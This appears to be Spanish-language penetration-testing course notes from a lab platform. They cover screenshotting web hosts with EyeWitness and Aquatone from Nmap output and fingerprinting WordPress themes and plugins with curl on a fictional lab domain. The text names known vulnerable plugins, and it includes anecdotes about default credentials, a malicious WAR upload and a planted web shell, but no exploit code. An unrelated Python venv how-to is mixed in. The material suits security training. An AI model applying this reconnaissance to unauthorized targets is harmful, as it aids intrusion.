
```
sudo apt install eyewitness
```



A terminal window titled "Descubrimiento y enumeración de aplicaciones". The command "AlejandroGB@htb[/htb]\$ sudo apt install eyewitness" is being typed in.

o clonar el [repositorio](#), navegar hasta el directorio **Python/setup** y ejecutar el script de instalación **setup.sh**. EyeWitness también se puede ejecutar desde un contenedor Docker y hay una versión para Windows disponible que se puede compilar con Visual Studio.

Al ejecutar **eyewitness -h** nos mostrará las opciones que tenemos disponibles:



A terminal window titled "Descubrimiento y enumeración de aplicaciones". The command "AlejandroGB@htb[/htb]\$ eyewitness -h" is being typed in. The output shows the usage of the "EyeWitness.py" script with various options.

```
usage: EyeWitness.py [-f Filename] [-x Filename.xml]
                     [--single Single URL] [--no-dns] [--timeout Timeout]
                     [--jitter # of Seconds] [--delay # of Seconds]
                     [-t # of Threads]
                     [-m Max retries on a timeout]
                     [-d Directory Name] [--results Hosts Per Page]
                     [-n no-prompt] [-u User Agent]
                     [-d Difference Threshold]
                     [-p proxy-ip 127.0.0.1] [-proxy-port 8080]
                     [-proxy-type socks5] [--show-selenium] [--resolve]
                     [-a http-ports ADD_HTTP_PORTS]
                     [-a https-ports ADD_HTTPS_PORTS]
                     [-o only-ports ONLY_PORTS] [--prepend-https]
                     [-s selenium-log-path SELENIUM_LOG_PATH] [--resume ew.db]
                     [-c ocr]
```

EyeWitness is a tool used to capture screenshots from a list of URLs

Ejecutemos la opción `--web` predeterminada para tomar capturas de pantalla usando la salida XML de Nmap del escaneo de descubrimiento como entrada.

```
nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA web_discovery -iL scope_list  
eyewitness --web -x web_discovery.xml -d inlanefreight_eyewitness  
eyewitness -f urls.txt -d example --add-http-ports 80
```

```
● ● ● Descubrimiento y enumeración de aplicaciones  
  
AlejandroGB@htb[/htb]$ eyewitness --web -x web_discovery.xml -d inlanefreight_eyewitness  
  
#####
# EyeWitness #  
# FortyNorth Security - https://www.fortynorthsecurity.com #  
#####  
  
Starting Web Requests (26 Hosts)  
Attempting to screenshot http://app.inlanefreight.local  
Attempting to screenshot http://app-dev.inlanefreight.local  
Attempting to screenshot http://app-dev.inlanefreight.local:8000  
Attempting to screenshot http://app-dev.inlanefreight.local:8080  
Attempting to screenshot http://gitlab-dev.inlanefreight.local  
Attempting to screenshot http://10.129.201.50  
Attempting to screenshot http://10.129.201.50:8000  
Attempting to screenshot http://10.129.201.50:8080  
Attempting to screenshot http://dev.inlanefreight.local  
Attempting to screenshot http://jenkins-dev.inlanefreight.local  
Attempting to screenshot http://jenkins-dev.inlanefreight.local:8000  
Attempting to screenshot http://jenkins-dev.inlanefreight.local:8080
```

```
[*] Done! Report written in the /home/mrb3n/Projects/inlanefreight/inlanefreight_eyewitness folder!  
Would you like to open the report now? [Y/n]
```

Usando aquatona


[Aquatone](#), como ya hemos dicho, es similar a EyeWitness y puede tomar capturas de pantalla si se le proporciona un archivo `.txt` de hosts o un archivo `.xml` Nmap con la bandera `-nmap`. Podemos compilar Aquatone por nuestra cuenta o descargar un binario precompilado. Después de descargar el binario, solo tenemos que extraerlo y ya estamos listos.

Nota: [Aquatone](#) actualmente se encuentra en desarrollo activo en una nueva [bifurcación](#), que se centra en mejoras y mejoras de funciones. Consulta la guía de instalación que se proporciona en el repositorio.

```
wget  
https://github.com/michenriksen/aquatone/releases/download/v1.7.0/aquatone_linux_amd64_1.7.0.zip
```

```
● ● ● Descubrimiento y enumeración de aplicaciones  
tb]$ wget https://github.com/michenriksen/aquatone/releases/download/v1.7.0/aquatone_linux_amd64_1.7.0.zip
```


```
unzip aquatone_linux_amd64_1.7.0.zip
```



```
AlejandroGB@htb:[/htb]$ unzip aquatone_linux_amd64_1.7.0.zip
Archive: aquatone_linux_amd64_1.7.0.zip
  inflating: aquatone
  inflating: README.md
  inflating: LICENSE.txt
```

Podemos moverlo a una ubicación en nuestro directorio `$PATH` para `/usr/local/bin` poder llamar a la herramienta desde cualquier lugar o simplemente colocar el binario en nuestro directorio de trabajo (por ejemplo, escaneos). Es una cuestión de preferencia personal, pero normalmente es más eficiente construir nuestras máquinas virtuales de ataque con la mayoría de las herramientas disponibles para usar sin tener que cambiar directorios constantemente o llamarlas desde otros directorios.


```
echo $PATH
```



```
AlejandroGB@htb:[/htb]$ echo $PATH
/home/mrb3n/.local/bin:/snap/bin:/usr/sandbox:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/
```

En este ejemplo, proporcionamos a la herramienta la misma salida de Nmap `web_discovery.xml` especificando el indicador `-nmap` y comenzamos.

```
nmap -p 80,443,8000,8080,8008,8180,8443,8888,9001,9100,9101,10000 --open -oA web_discovery -iL scope_list
cat web_discovery.xml | ./aquatone -nmap -threads 1
```



```
AlejandroGB@htb:[/htb]$ cat web_discovery.xml | ./aquatone -nmap
aquatone v1.7.0 started at 2021-09-07T22:31:03-04:00

Targets      : 65
Threads      : 6
Ports        : 80, 443, 8000, 8080, 8443
Output dir   : .

http://web01.inlanefreight.local:8000/: 403 Forbidden
http://app.inlanefreight.local/: 200 OK
http://jenkins.inlanefreight.local/: 403 Forbidden
http://app-dev.inlanefreight.local/: 200
http://app-dev.inlanefreight.local/: 200
http://app-dev.inlanefreight.local:8000/: 403 Forbidden
http://jenkins.inlanefreight.local:8000/: 403 Forbidden
http://web01.inlanefreight.local:8080/: 200
http://app-dev.inlanefreight.local:8000/: 403 Forbidden
http://10.129.201.50:8000/: 200 OK
```

Interpretación de los resultados

Incluso con los 26 hosts anteriores, este informe nos ahorrará tiempo. ¡Ahora imagine un entorno con 500 o 5000 hosts! Después de abrir el informe, vemos que está organizado en categorías, siendo **High Value Targets** los primeros y, por lo general, los hosts más "jugosos" los que hay que analizar. He ejecutado EyeWitness en entornos muy grandes y he generado informes con cientos de páginas que llevan horas revisar. A menudo, los informes muy grandes tendrán hosts interesantes enterrados en lo profundo de ellos, por lo que vale la pena revisar todo y buscar/investigar cualquier aplicación con la que no estemos familiarizados. Encontré la aplicación **ManageEngine OpManager** mencionada en la sección de introducción enterrada en lo profundo de un informe muy grande durante una prueba de penetración externa. Esta instancia se dejó configurada con las credenciales predeterminadas **admin:admin** y se dejó abierta a Internet. Pude iniciar sesión y lograr la ejecución del código ejecutando un script de PowerShell. La aplicación OpManager se estaba ejecutando en el contexto de una cuenta de administrador de dominio, lo que provocó un compromiso total de la red interna.

En el siguiente informe, me entusiasmaría ver a Tomcat en cualquier evaluación (pero especialmente durante una prueba de penetración externa) y probaría las credenciales predeterminadas en los puntos finales **/manager** y **/host-manager**. Si podemos acceder a cualquiera de ellos, podemos cargar un archivo WAR malicioso y lograr la ejecución remota de código en el host subyacente mediante código JSP. Más sobre esto más adelante en el módulo.

The screenshot shows a web browser displaying a report generated by EyeWitness. The title bar indicates the file path: F:\home\mrba3\Projects\InLaneFreight\InLaneFreight_eyewitness\report.html. The main content is a 'Table of Contents' with the following structure:

High Value Targets	6
Uncategorized	11
Content Management System (CMS)	2
401/403 Unauthorized	6
Splash Pages	1
Errors	0
Total	26

Below the table of contents, there is a note: 'Report Generated on 09/07/2021 at 22:09:14' and links to 'Next Page', 'Page 1', and 'Page 2'. The main content area is titled 'High Value Targets' and contains two sections: 'Web Request Info' and 'Web Screenshot'. The 'Web Request Info' section provides details about the target host:

- URL: http://web01.inlanefreight.local
- Resolved to: 10.129.201.58
- Default credentials: Apache Tomcat tomcat/tomcat admin/admin etc.
- Page Title: Apache Tomcat/10.0.10
- Content-Type: text/html;charset=UTF-8
- Transfer-Encoding: chunked
- Date: Wed, 08 Sep 2021 02:09:42 GMT
- Connection: close
- Response Code: 200

The 'Web Screenshot' section shows a screenshot of the Apache Tomcat 10.0.10 welcome page. The page includes a message: 'If you're seeing this, you've successfully installed Tomcat. Congratulations!', a 'Developer Quick Start' section, and links for 'Home', 'Documentation', 'Configurations', 'Examples', 'Wiki', and 'Mailing Lists'. The screenshot also shows the Apache logo and some system configuration details.

Continuando con el informe, parece que el sitio web principal es el siguiente <http://inlanefreight.local>. Siempre vale la pena probar las aplicaciones web personalizadas, ya que pueden contener una amplia variedad de vulnerabilidades. Aquí también me interesaría ver si el sitio web estaba ejecutando un CMS popular como WordPress, Joomla o Drupal. La siguiente aplicación, <http://support-dev.inlanefreight.local> es interesante porque parece estar ejecutando [osTicket](#), que ha sufrido varias vulnerabilidades graves a lo largo de los años. Los sistemas de tickets de soporte son de particular interés porque podemos iniciar sesión y obtener acceso a información confidencial. Si la ingeniería social está en el ámbito, podemos interactuar con el personal de soporte al cliente o incluso manipular el sistema para registrar una dirección de correo electrónico válida para el dominio de la empresa que podemos aprovechar para obtener acceso a otros servicios.

Esta última pieza se demostró en el cuadro de lanzamiento semanal de HTB [Entrega de lppSec](#). Vale la pena estudiar este cuadro en particular, ya que muestra lo que es posible al explorar la funcionalidad incorporada de ciertas aplicaciones comunes. Trataremos osTicket con más profundidad más adelante en este módulo.

<pre>http://inlanefreight.local Resolved to: 10.129.201.88 Page Title: Inlanefreight Date: Wed, 08 Sep 2021 02:09:45 GMT Server: Apache/2.4.41 (Ubuntu) Last-Modified: Wed, 25 Aug 2021 19:26:05 GMT ETag: "3b35-5ca6738af2d40" Accept-Ranges: bytes Content-Length: 15157 Vary: Accept-Encoding Connection: close Content-Type: text/html Response Code: 200</pre>	
Source Code	
<pre>http://support-dev.inlanefreight.local Resolved to: 10.129.201.88 Page Title: Inlanefreight Helpdesk Date: Wed, 08 Sep 2021 02:09:36 GMT Server: Apache/2.4.41 (Ubuntu) Set-Cookie: OSTSESSID=lgeksb6vqqpl3atn8e3jqnjf70 ; expires=Thu, 09-Sep-2021 02:09:36 GMT; Max-Age=86400; path=/; domain=support-dev.inlanefreight.local; HttpOnly Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-Security-Policy: frame- ancestors "self"; Content-Language: en-US Vary: Accept-Encoding Content-Length: 4820 Connection: close Content-Type: text/html; charset=UTF-8 Response Code: 200</pre>	
Source Code	

Durante una evaluación, seguiría revisando el informe, anotando los hosts interesantes, incluida la URL y el nombre/versión de la aplicación para más adelante. Es importante en este punto recordar que todavía estamos en la fase de recopilación de información y cada pequeño detalle podría determinar el éxito o el fracaso de nuestra evaluación. No debemos descuidarnos y comenzar a atacar hosts de inmediato, ya que podemos terminar en un agujero de conejo y pasar por alto algo crucial más adelante en el informe. Durante una prueba de penetración externa, esperaría ver una combinación de aplicaciones personalizadas, algunos CMS, tal vez aplicaciones como Tomcat, Jenkins y Splunk, portales de acceso remoto como Remote Desktop Services (RDS), puntos finales de VPN SSL, Outlook Web Access (OWA), O365, tal vez algún tipo de página de inicio de sesión del dispositivo de red perimetral, etc.

Tus resultados pueden variar y, a veces, nos encontraremos con aplicaciones que no deberían exponerse, como una sola página con un botón de carga de archivos que encontré una vez con un mensaje que decía: "Cargue solo archivos .zip y .tar.gz". Por supuesto, no presté atención a esta advertencia (ya que esto estaba dentro del alcance durante una prueba de penetración autorizada por el cliente) y procedí a cargar un archivo `.aspx` de prueba. Para mi sorpresa, no hubo ningún tipo de validación del lado del cliente o del backend, y el archivo pareció cargarse. Haciendo una rápida fuerza bruta de directorios, pude localizar un directorio `/files` que tenía habilitado el listado de directorios, y mi archivo `test.aspx` estaba allí. Desde aquí, procedí a cargar un shell web `.aspx` y me afiancé en el entorno interno. Este ejemplo demuestra que no debemos dejar piedra sin mover y que puede haber un tesoro absoluto de datos para nosotros en nuestros datos de descubrimiento de aplicaciones.

Durante una prueba de penetración interna, veremos mucho de lo mismo, pero a menudo también veremos muchas páginas de inicio de sesión de impresoras (que a veces podemos aprovechar para obtener credenciales LDAP de texto sin formato), portales de inicio de sesión de `ESXi` y `vCenter`, páginas de inicio de sesión de `iLO` e `IDRAC`, una gran cantidad de dispositivos de red, dispositivos `IoT`, teléfonos IP, repositorios de código interno, SharePoint y portales de intranet personalizados, dispositivos de seguridad y mucho más.

Entorno virtual de venv

```
# Crear un directorio para tu proyecto
mkdir mi_proyecto
cd mi_proyecto
```

```
# Crear el entorno virtual
python3 -m venv venv
```

```
# Activar el entorno
source venv/bin/activate
```

```
# Ahora puedes instalar paquetes
pip install requests
pip install pandas
# etc...
```

```
# Ver paquetes instalados
pip list
```

```
# Cuando termines, desactiva el entorno
deactivate
```

Comandos útiles adicionales:

```
# Crear requirements.txt con los paquetes instalados
pip freeze > requirements.txt
```

```
# Instalar paquetes desde requirements.txt
pip install -r requirements.txt
```

```
# Eliminar el entorno virtual (cuando ya no lo necesites)
rm -rf nombre_del_entorno
```

WordPress: descubrimiento y enumeración

[WordPress](#), lanzado en 2003, es un sistema de gestión de contenido (CMS) de código abierto que se puede utilizar para múltiples propósitos. A menudo se utiliza para alojar blogs y foros. WordPress es altamente personalizable y compatible con SEO, lo que lo hace popular entre las empresas. Sin embargo, su capacidad de personalización y naturaleza extensible lo hacen propenso a vulnerabilidades a través de temas y complementos de terceros. WordPress está escrito en PHP y generalmente se ejecuta en Apache con MySQL como backend.

En el momento de redactar este artículo, WordPress representa alrededor del 32,5 % de todos los sitios de Internet y es el CMS más popular por cuota de mercado. A continuación, se ofrecen algunos [datos](#) interesantes sobre WordPress.

- WordPress ofrece más de 50.000 complementos y más de 4.100 temas con licencia GPL
- Se han lanzado 317 versiones independientes de WordPress desde su lanzamiento inicial
- Se crean aproximadamente 661 nuevos sitios web de WordPress cada día
- Los blogs de WordPress están escritos en más de 120 idiomas.
- Un estudio mostró que aproximadamente el 8% de los ataques a WordPress ocurren debido a contraseñas débiles, mientras que el 60% se deben a una versión desactualizada de WordPress.
- Según WPScan, de casi 4.000 vulnerabilidades conocidas, el 54% proviene de complementos, el 31,5% proviene del núcleo de WordPress y el 14,5% proviene de temas de WordPress.
- Algunas de las principales marcas que utilizan WordPress incluyen The New York Times, eBay, Sony, Forbes, Disney, Facebook, Mercedes-Benz y muchas más.

Como podemos ver en estas estadísticas, WordPress es muy común en Internet y presenta una amplia superficie de ataque. Tenemos la garantía de encontrarnos con WordPress durante muchas de nuestras evaluaciones de pruebas de penetración externas, y debemos entender cómo funciona, cómo enumerarlo y las distintas formas en que puede ser atacado.

El módulo [Hacking WordPress](#) de HTB Academy profundiza mucho en la estructura y función de WordPress y las formas en que se puede abusar de él.

Imaginemos que durante un test de penetración externo nos topamos con una empresa que aloja su página web principal basada en WordPress. Como muchas otras aplicaciones, WordPress cuenta con archivos individuales que nos permiten identificar dicha aplicación. Además, los archivos, la estructura de carpetas, los nombres de los archivos y la funcionalidad de cada script PHP pueden utilizarse para descubrir incluso la versión instalada de WordPress. En esta aplicación web, por defecto, los metadatos se añaden por defecto en el código fuente HTML de la página web, que en ocasiones incluso ya contiene

la versión. Por tanto, veamos qué posibilidades tenemos para averiguar información más detallada sobre WordPress.

Descubrimiento/Huella

Una forma rápida de identificar un sitio de WordPress es buscar el archivo `/robots.txt`. Un archivo robots.txt típico en una instalación de WordPress puede tener el siguiente aspecto:




```
WordPress: descubrimiento y enumeración

User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
Disallow: /wp-content/uploads/wpforms/

Sitemap: https://inlanefreight.local/wp-sitemap.xml
```

En este caso, la presencia de los directorios `/wp-admin` y `/wp-content` sería una clara señal de que estamos tratando con WordPress. Normalmente, al intentar navegar hasta el directorio `wp-admin`, se nos redireccionará a la página `wp-login.php`. Este es el portal de inicio de sesión en el back-end de la instancia de WordPress.



WordPress almacena sus complementos en el directorio `wp-content/plugins`. Esta carpeta es útil para enumerar los complementos vulnerables. Los temas se almacenan en el directorio `wp-content/themes`. Estos archivos deben enumerarse con cuidado, ya que pueden provocar errores de ejecución de comandos (RCE).

Hay cinco tipos de usuarios en una instalación estándar de WordPress.


1. Administrador: este usuario tiene acceso a funciones administrativas dentro del sitio web. Esto incluye agregar y eliminar usuarios y publicaciones, así como editar el código fuente.
2. Editor: Un editor puede publicar y administrar publicaciones, incluidas las publicaciones de otros usuarios.
3. Autor: Pueden publicar y administrar sus propias publicaciones.
4. Colaborador: Estos usuarios pueden escribir y administrar sus propias publicaciones, pero no pueden publicarlas.
5. Suscriptor: Son usuarios estándar que pueden explorar publicaciones y editar sus perfiles.

Generalmente, obtener acceso a un administrador es suficiente para obtener la ejecución de código en el servidor. Los editores y autores pueden tener acceso a ciertos complementos vulnerables, algo que los usuarios normales no tienen.

Enumeración

Otra forma rápida de identificar un sitio de WordPress es mirar el código fuente de la página. Ver la página con **cURL** y buscar **WordPress** puede ayudarnos a confirmar que WordPress está en uso y a identificar el número de versión, que debemos anotar para más adelante. Podemos enumerar WordPress utilizando una variedad de tácticas manuales y automatizadas.

```
curl -s http://blog.inlanefreight.local | grep WordPress
```



```
AlejandroGB@htb[/htb]$ curl -s http://blog.inlanefreight.local | grep WordPress
<meta name="generator" content="WordPress 5.8" /
```

Explorar el sitio y examinar el código fuente de la página nos dará pistas sobre el tema en uso, los complementos instalados e incluso los nombres de usuario si los nombres de los autores se publican con las publicaciones. Deberíamos dedicar algo de tiempo a explorar manualmente el sitio y a examinar el código fuente de cada página, a buscar el **wp-content** directorio **themes** y **plugin**, y a comenzar a crear una lista de puntos de datos interesantes.

Si observamos el código fuente de la página, podemos ver que se está utilizando el tema [Business Gravity](#). Podemos ir más allá e intentar identificar el número de versión del tema y buscar vulnerabilidades conocidas que lo afecten.


```
curl -s http://blog.inlanefreight.local/ | grep themes
```



```
AlejandroGB@htb:/htb$ curl -s http://blog.inlanefreight.local/ | grep themes
<link rel='stylesheet' id='bootstrap-css' href='http://blog.inlanefreight.local/wp-content/themes/business/bootstrap.css?ver=5.4.2' type='text/css' media='all' />
```

A continuación, echemos un vistazo a qué complementos podemos descubrir.

```
curl -s http://blog.inlanefreight.local/ | grep plugins
```




```
AlejandroGB@htb:/htb$ curl -s http://blog.inlanefreight.local/ | grep plugins
<script src='http://blog.inlanefreight.local/wp-content/plugins/contact-form-7/includes/js/index.js?ver=5.4.2' type='text/javascript'></script>
<script src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.8' type='text/javascript'></script>
<script src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.8' type='text/javascript'></script>
<script src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.8' type='text/javascript'></script>
<link rel='stylesheet' href='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/css/mm_frontend.css?ver=5.8' type='text/css' media='all' />
<script src='http://blog.inlanefreight.local/wp-content/plugins/contact-form-7/includes/js/index.js?ver=5.4.2' type='text/javascript'></script>
```

A partir del resultado anterior, sabemos que los complementos [Contact Form 7](#) y [mail-masta](#) están instalados. El siguiente paso sería enumerar las versiones.

Al navegar hasta el sitio web, <http://blog.inlanefreight.local/wp-content/plugins/mail-masta/> se nos muestra que la lista de directorios está habilitada y que hay un archivo presente [readme.txt](#). Estos archivos suelen ser muy útiles para identificar los números de versión. Según el archivo README, parece que está instalada la versión 1.0.0 del complemento, que sufre una vulnerabilidad [de inclusión de archivos locales](#) que se publicó en agosto de 2021.

Investigaremos un poco más. Al revisar el código fuente de otra página, podemos ver que el complemento [wpDiscuz](#) está instalado y parece ser la versión 7.0.4.

```
curl -s http://blog.inlanefreight.local/?p=1 | grep plugins
```



```
AlejandroGB@htb:/htb$ curl -s http://blog.inlanefreight.local/?p=1 | grep plugins
<link rel='stylesheet' id='contact-form-7-css' href='http://blog.inlanefreight.local/wp-content/plugins/contact-form-7/contact-form-7.css?ver=7.0.4' type='text/css' media='all' />
<link rel='stylesheet' id='wpdiscuz-frontend-css' href='http://blog.inlanefreight.local/wp-content/plugins/wpdiscuz/wpdiscuz-frontend.css?ver=7.0.4' type='text/css' media='all' />
```


Una búsqueda rápida de esta versión del complemento muestra [esta](#) vulnerabilidad de ejecución remota de código no autenticado de junio de 2021. Tomaremos nota de esto y

seguiremos adelante. Es importante en esta etapa no adelantarnos y comenzar a explotar la primera falla posible que veamos, ya que hay muchas otras vulnerabilidades potenciales y configuraciones erróneas posibles en WordPress que no queremos pasar por alto.

Enumeración de usuarios

